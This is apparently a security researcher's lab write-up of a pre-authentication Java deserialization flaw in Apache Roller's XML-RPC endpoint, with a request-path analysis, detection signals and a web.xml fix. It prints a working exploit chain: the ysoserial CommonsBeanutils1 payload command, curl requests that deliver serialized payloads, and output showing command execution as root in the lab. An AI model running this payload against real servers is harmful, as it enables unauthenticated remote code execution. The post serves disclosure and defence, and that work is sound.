 mz.

CISA put Apache Roller CVE-2026-129448 on the KEV list on 20 November with a 23 November deadline, and the Apache project says it is being actively exploited. The detail that got my attention: the XML-RPC toggle in the Roller admin UI never stopped this. The servlet deserializes attacker bytes before it ever checks that setting. I built a two-container lab to prove the whole chain, and to prove the one-line config fix actually works.
Sources (official advisory + credited research first):
- Apache Roller security advisory (mailing list)
- NVD record: CVE-2026-129448
- The Hacker News writeup (18 Nov 2026)
- Upstream patch: apache/roller PR #171, credited to researcher n0mi1k, reported by Matt Raible
- Vetted public PoC + lab (Yanixos), analysis by tuxshin
CVE-2026-129448 overview
| Field | Value |
|---|---|
| CVE | CVE-2026-129448 (same bug as CVE-2026-82384) |
| CVSS 3.1 | 9.8 Critical – AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Weakness | CWE-502: Deserialization of Untrusted Data |
| Affected | Apache Roller 4.0.0 through 6.1.4 (and 6.1.5 via CVE-2026-82384) |
| Fixed in | Apache Roller 6.1.6 |
| CISA KEV | Added 2026-11-20, due 2026-11-23, active exploitation confirmed |
| EPSS | 5.46% probability (92.9th percentile) |
| Public PoC | Yes, working exploit code (ysoserial-based, no per-build offsets needed) |
Roller is the old Apache blogging platform, still shipped with a legacy XML-RPC endpoint at /roller-services/xmlrpc for Blogger and MetaWeblog API clients. The endpoint is mapped unconditionally in WEB-INF/web.xml, and because the Apache XML-RPC library it bundles supports vendor extension types, the servlet will accept an ex:serializable value and hand its Base64 body straight to ObjectInputStream.readObject(). No login, no handler lookup, no feature check first. Parsing comes before all of that.
Technical deep dive
The request path looks like this. Everything dangerous happens inside the parser, during XML read, long before the server decides whether the caller is allowed to call anything:
POST /roller-services/xmlrpc  (Content-Type: text/xml)
  -> XmlRpcServlet                       # mapped unconditionally, no auth filter
    -> XmlRpcRequestParser.parse()
      ->  element found
        -> SerializableParser.getResult()  # xmlrpc-common-3.1.3
          -> super.getResult()             # Base64 body -> byte[]
          -> new ObjectInputStream(bais)
          -> ois.readObject()              # <-- pre-auth deserialization sink
On the wire, a minimal probe is one POST. The serialized object is just Base64 of Java serialization magic AC ED 00 05:
  roller.probe

    rO0AB...base64-of-serialized-bytes...
To turn the sink into code execution the PoC uses the classic CommonsBeanutils1 chain from ysoserial (BeanComparator to TemplatesImpl). Roller ships commons-beanutils and commons-collections in its webapp, so the gadget classes are already on the classpath. That is the whole exploit: no memory corruption, no offsets, no race. The advisory notes the command runs through Runtime.getRuntime().exec(String), whitespace-tokenized with no shell, so real operators stage a second command for anything fancier. This matches the pattern I keep hitting in Java land, same class of pre-auth chain as my Java4Shell lab reproduction, just with the deserialization happening inside an XML parser.
Lab reproduction
The lab is two containers on one machine, bound to loopback, using the same xmlrpc-server 3.1.3 library and servlet config that Roller 6.1.x ships. Both addresses below are RFC 5737 documentation ranges (203.0.113.0/24), the demo data is synthetic, and the canary payload only touches a file – evidence of execution, nothing else. One JDK note: the payload was generated on JDK 11 so the TemplatesImpl bytecode is class-version 55 and loads on the Java 11 target, and I relaxed the unrelated JDK-side TemplatesImpl guard on the vulnerable container only. The Roller fix is proven by the patched container rejecting the exact same bytes.
docker run -d --name roller-vuln  -p 127.0.0.1:18080:8080 \
  -e CATALINA_OPTS=-Djdk.xml.enableTemplatesImplDeserialization=true \
  roller-lab-vuln        # enabledForExtensions=true  (6.1.4 config)
docker run -d --name roller-patch -p 127.0.0.1:18181:8080 \
roller-lab-patch # enabledForExtensions=false (6.1.6 config)Step 1: prove deserialization happens pre-auth. The cleanest oracle needs no gadget chain: serialize a class that exists only on the attacker machine (a ghost class) and post it. If the server tries to load it, it deserialized your bytes. The method name does not matter and no credentials are sent:
$ docker run --rm -v $PWD:/lab -w /lab tomcat:9-jdk11 \
java -cp build/gen:build/attack GenSer ghost /lab/payload/ghost.ser
wrote /lab/payload/ghost.ser class=lab.ProbeGhost
$ curl -s -X POST -H 'Content-Type: text/xml' \
http://203.0.113.10:18080/roller-services/xmlrpc \
--data-binary @payload/ghost.xml
spaces/extensions">faultCode 0
faultString Failed to load class for result object: “Failed to load class for result object” is a ClassNotFoundException coming out of SerializableParser.getResult() – the server ran readObject() on my bytes, before authentication, and told me so in its own fault response. Same reasoning as the read-only canaries I use everywhere, see the PHP2Shell PoC writeup.

Step 2: benign canary RCE. Generate the gadget payload with ysoserial (official frohoff release, checksum recorded at download time) and fire it:
# generate on JDK 11 (class-version 55 bytecode for the Java 11 target)
docker run --rm -v $PWD/dl:/dl tomcat:9-jdk11 \
java --add-opens=java.base/java.util=ALL-UNNAMED \
--add-opens=java.base/java.lang=ALL-UNNAMED \
-jar /dl/ysoserial-all.jar CommonsBeanutils1 \
"touch /tmp/roller-pwned" > payload/cbu.ser
payload bytes: 2786 # 3716 base64 chars in the request body
$ python3 poc.py
gen rc= 0
VULN RESP: faultCode 0 faultString InvocationTargetException: java.lang.reflect.Inv ocationTargetException The fault string is just the gadget exception bouncing back through the parser, the command already ran. Evidence from inside the container:
$ docker exec roller-vuln ls -la /tmp/roller-pwned
-rw-r----- 1 root root 0 Nov 22 01:45 /tmp/roller-pwned
$ docker exec roller-vuln id
uid=0(root) gid=0(root) groups=0(root)Unauthenticated POST to RCE as root, end to end. Step 3: the negative control. Byte-identical payload against the container with enabledForExtensions=false:

$ curl -s -X POST -H 'Content-Type: text/xml' \
http://203.0.113.11:18181/roller-services/xmlrpc \
--data-binary @payload/exploit.xml
faultC 0 faultString The tag The parser refuses the extension type before it ever sees a byte of payload, and nothing lands on disk. This one deserves a bookmark next to this week’s NGINX2Shell deep dive in your notes: HTTP parsers that act on values before auth are where the bodies are buried.
Detection
| Layer | Detection signal |
|---|---|
| Web access log | POST to /roller-services/xmlrpc with Content-Type: text/xml from unauthenticated clients; watch for 200s on roller.probe or Blogger/MetaWeblog methods you never call |
| Application log | catalina SEVERE lines: Failed to load class for result object or Failed to read result object – both are deserialization faults, effectively a scan beacon |
| WAF / body regex | xmlns:ex=.*extensions combined with <ex:serializable> in the request body. Base64 bodies starting with rO0AB (Java serialization magic AC ED 00 05) are an even stronger hit |
| Sigma idea | rule on webserver event category: request_body contains “ex:serializable” OR “rO0AB”, destination_url contains “/roller-services/” |
The log line that gives it away, straight from my lab container (stack trimmed):
22-Nov-2026 01:41:52.668 SEVERE [http-nio-8080-exec-3] org.apache.xmlrpc.server.XmlRpcErrorLogger.log
Failed to load class for result object: lab.ProbeGhost
    org.apache.xmlrpc.XmlRpcException: Failed to load class for result object: lab.ProbeGhost
        at org.apache.xmlrpc.parser.SerializableParser.getResult(SerializableParser.java:40)
Caused by: java.lang.ClassNotFoundException: lab.ProbeGhostOne caveat for blue teams: a ClassNotFoundException fault means probing, but a successful gadget chain often returns a generic InvocationTargetException and executes anyway. Do not treat “the response looks like an error” as “the request failed”.
Remediation
| Roller version | Action |
|---|---|
| 6.1.6 and later | Current fixed line, upgrade to latest (6.1.7 at time of writing) |
| 6.1.5 | Covered by CVE-2026-82384, upgrade to 6.1.6+ |
| 4.0.0 – 6.1.4 | Upgrade to 6.1.6+, or apply the web.xml stopgap below and restart |
  XmlRpcServlet
  org.apache.xmlrpc.webserver.XmlRpcServlet

    enabledForExtensions
    false
Restart Roller after the change – the init-param is read at servlet startup. And to repeat the part everyone gets wrong: disabling XML-RPC in the admin UI is not enough on 4.0.0 through 6.1.5, because the request is deserialized during parsing, before that database flag is consulted. Check your instances directly:
# does the endpoint exist and accept the extension type?
curl -sk -X POST http://TARGET/roller-services/xmlrpc -H 'Content-Type: text/xml' -d '

probe
QUJD
'
# "is invalid, if isEnabledForExtensions() == false" -> safe
# "Failed to read result object" or "Failed to load class" -> vulnerable
Roller is niche enough that most fleets will be one forgotten WordPress-adjacent install on an old Tomcat box. The endpoint sits on the same port as the blog, so it hides in plain sight behind rules you already trust. If you run Java webapps of any vintage, grep the deployed web.xml files for enabledForExtensions set to true tonight, it takes less time than reading this post twice.
Leftovers from this engagement: the two lab containers (roller-vuln, roller-patch) stay on the runner until the next lane needs the disk, and the canary file only ever existed inside the container filesystem. Nothing touched a real target; 203.0.113.x addresses and synthetic data throughout.